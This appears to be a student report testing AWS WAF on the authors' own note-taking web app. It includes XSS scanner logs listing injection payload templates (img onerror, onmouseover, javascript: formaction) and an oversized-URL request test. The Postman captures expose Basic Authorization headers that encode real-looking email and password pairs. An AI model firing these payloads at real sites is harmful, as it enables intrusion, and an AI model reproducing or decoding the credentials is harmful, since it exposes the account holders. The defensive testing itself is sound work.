
Obserbvation:

Without aws waf



```
[+] Browser Support: [Not Info]
[+] Checking: url attack with <div/onmouseover='PAYLOAD'> style="x:">... fail

===========================================================================
Target: https://csye6225-spring2019-kamleshr.me/user/register --> 2019-04-03 23:43:06.344428
===========================================================================

---------------------------------------------
[-] Hashing: 90af3e7d86f0738fe6f43334307c7f0e
[+] Trying: https://csye6225-spring2019-kamleshr.me/user/register (POST: username=sreerag@gmail.com&password=Test@123)
[+] Browser Support: [Not Info]
[+] Checking: url attack with <--`<img/src=` onerror=PAYLOAD> --!>... fail

===========================================================================
Target: https://csye6225-spring2019-kamleshr.me/user/register --> 2019-04-03 23:43:06.344428
===========================================================================

---------------------------------------------
[-] Hashing: 66973d3e9c1496accc6171eda6bacdb6
[+] Trying: https://csye6225-spring2019-kamleshr.me/user/register (POST: username=sreerag@gmail.com&password=Test@123)
[+] Browser Support: [Not Info]
[+] Checking: url attack with <div style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)" onclick="PAYLOAD">x</button>... fail

===========================================================================
Target: https://csye6225-spring2019-kamleshr.me/user/register --> 2019-04-03 23:43:06.344428
===========================================================================

---------------------------------------------
[-] Hashing: 25c473dafbe9f2b486d77ed7a2282229
[+] Trying: https://csye6225-spring2019-kamleshr.me/user/register (POST: username=sreerag@gmail.com&password=Test@123)
[+] Browser Support: [Not Info]
[+] Checking: url attack with <form><button formaction=javascript&colon;PAYLOAD>X... fail

===========================================================================

Mosquito(es) landed!

===========================================================================
[*] Final Results:
===========================================================================

- Injections: 558
- Failed: 558
- Successful: 0
- Accur: 0 %

===========================================================================

[I] Could not find any vulnerability!. Try another combination or hack it -manually- :)

===========================================================================

root@kali:~/sqlmap-dev# 
```

With aws waf



```
[+] Browser Support: [Not Info]
[+] Checking: url attack with <script x> PAYLOAD </script 1=2... fail

===========================================================================
Target: https://csye6225-spring2019-kamleshr.me/user/register --> 2019-04-03 23:47:09.190400
===========================================================================

---------------------------------------------
[-] Hashing: 65f4b80ac79801599639312ff616b483
[+] Trying: https://csye6225-spring2019-kamleshr.me/user/register (POST: username=XSS&password=XSS)
[+] Browser Support: [Not Info]
[+] Checking: url attack with <div style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)" onclick="PAYLOAD">x</button>... fail

===========================================================================
Target: https://csye6225-spring2019-kamleshr.me/user/register --> 2019-04-03 23:47:09.190400
===========================================================================

---------------------------------------------
[-] Hashing: 8dd4af1f88db7706bd44cda9baf10247
[+] Trying: https://csye6225-spring2019-kamleshr.me/user/register (POST: username=XSS&password=XSS)
[+] Browser Support: [Not Info]
[+] Checking: url attack with <--`<img/src=` onerror=PAYLOAD> --!>... fail

===========================================================================
Target: https://csye6225-spring2019-kamleshr.me/user/register --> 2019-04-03 23:47:09.190400
===========================================================================

---------------------------------------------
[-] Hashing: e9a21d5c7f8a02cb3c0768414406f4fc
[+] Trying: https://csye6225-spring2019-kamleshr.me/user/register (POST: username=XSS&password=XSS)
[+] Browser Support: [Not Info]
[+] Checking: url attack with <form><button formaction=javascript&colon;PAYLOAD>X... fail

===========================================================================

Mosquito(es) landed!

===========================================================================
[*] Final Results:
===========================================================================

- Injections: 558
- Failed: 558
- Successful: 0
- Accur: 0 %

===========================================================================

[I] Could not find any vulnerability!. Try another combination or hack it -manually- :)

===========================================================================

root@kali:~/sqlmap-dev# 
```

No vulnerabilities before and after aws waf was applied to the ALB

A7 – Insufficient attack protection

Why?

An application must protect itself against attacks not just from invalid input, but also involved detecting and blocking attempts to exploit the security vulnerabilities. The application must try to detect and prevent them, log these attempts and respond to them.

Normal Scenario

Request Details:


GET /note/28659a8d-bf63-432f-be8d-c1175ebec8eb HTTP/1.1

Host: csye6225-spring2019-sonij.me

Authorization: Basic amFpLmphaS5zb25pQGdtYWlsLmNvbTpKYWlzb25pMTdf

cache-control: no-cache

Postman-Token: cd03ee6e-f7da-445d-9f10-55348f3c5549



https://csye6225-spring2019-sonij.me/note/28659a8d-bf63-432f-be8d-c1175ebec8eb

GET https://csye6225-spring2019-sonij.me/note/28659a8d-bf63-432f-be8d-c1175ebec8eb

TYPE: Basic Auth

Preview Request

The authorization header will be automatically generated when you send the request. Learn more about authorization

Heads up! These parameters hold sensitive data. To keep this data secure while working in a collaborative environment, we recommend using variables. Learn more about variables

Username: jai.jai.soni@gmail.com

Password: ••••••••••


Show Password

Status: 200 OK Time: 601 ms Size: 359 B

Body Cookies Headers (6) Test Results

```
{
    "id": "28659a8d-bf63-432f-be8d-c1175ebec8eb",
    "title": "new note",
    "content": "Hi I am Jai",
    "created_on": "2019-04-04T01:09:28.961",
    "last_updated_on": "2019-04-04T01:09:28.961"
}
```

Response:



```
{
    "id": "28659a8d-bf63-432f-be8d-c1175ebec8eb",
    "title": "new note",
    "content": "Hi I am Jai",
    "created_on": "2019-04-04T01:09:28.961",
    "last_updated_on": "2019-04-04T01:09:28.961"
}
```

Attacking with a Long request- with aws waf

Request Details:


GET /note/28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d HTTP/1.1

Host: csye6225-spring2019-sonij.me

Authorization: Basic amFpLmphaS5zb25pQGdtYWlsLmNvbTpKYWlzb25pMTdf

cache-control: no-cache

Postman-Token: 80be6ec9-cb86-4582-ae67-efad6a3bdeb2




https://csye6225-spring2019-sonij.me/note/28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb

GET https://csye6225-spring2019-sonij.me/note/28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175ebec8eb28659a8d-bf63-432f-be8d-c1175e...

Status: 403 Forbidden Time: 205 ms Size: 282 B

```
<html>
    <head>
        <title>403 Forbidden</title>
    </head>
    <body bgcolor="white">
        <center>
            <h1>403 Forbidden</h1>
        </center>
    </body>
</html>
```

Response:



```
<html>
    <head>
        <title>403 Forbidden</title>
    </head>
    <body bgcolor="white">
        <center>
            <h1>403 Forbidden</h1>
        </center>
    </body>
</html>
```

Attacking with a Long request- without aws waf

Request details:

GET /note/81d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4ca699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e82112036 HTTP/1.1

Host: csye6225-spring2019-sonij.me

Authorization: Basic amFpc29uaUBsaXZlLmNvbTpKYWlzb25pMTdf

cache-control: no-cache

Postman-Token: f9a95db4-1c33-47ac-ac27-ee06ec83af1f

Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW


Content-Disposition: form-data; name="title"

imjaisoni@gmail.com

Content-Disposition: form-data; name="content"

Jaisoni17_

------WebKitFormBoundary7MA4YWxkTrZu0gW--



https://csye6225-spring2019-sonij.me/note/81d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e82112036

GET https://csye6225-spring2019-sonij.me/note/81d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e8211203681d92f4c-a699-4a59-b003-bf6e82...

Body: ○ none ● form-data ○ x-www-form-urlencoded ○ raw ○ binary

	KEY	VALUE	DESCRIPTION
✓	title	imjaisoni...	
✓	content	Jaisoni17_	
	Key	Value	Description


Status: 400 Bad Request Time: 411 ms Size: 230 B

Body Cookies Headers (6) Test Results

```
{
    "message": "Error : Invalid Note ID"
}
```

History: GET https://csye6225-spring2019-sonij.me/note/81d92f4c-a69; GET https://csye6225-spring2019-sonij.me/note/81d92f4c-a69; POST https://csye6225-spring2019-sonij.me/note; GET https://csye6225-spring2019-sonij.me/note; GET https://csye6225-spring2019-sonij.me/note; GET https://csye6225-spring2019-sonij.me/note; GET https://csye6225-spring2019-sonij.me/note; POST https://csye6225-spring2019-sonij.me/note; GET https://csye6225-spring2019-sonij.me/

Response:



```
{
    "message": "Error : Invalid Note ID"
}
```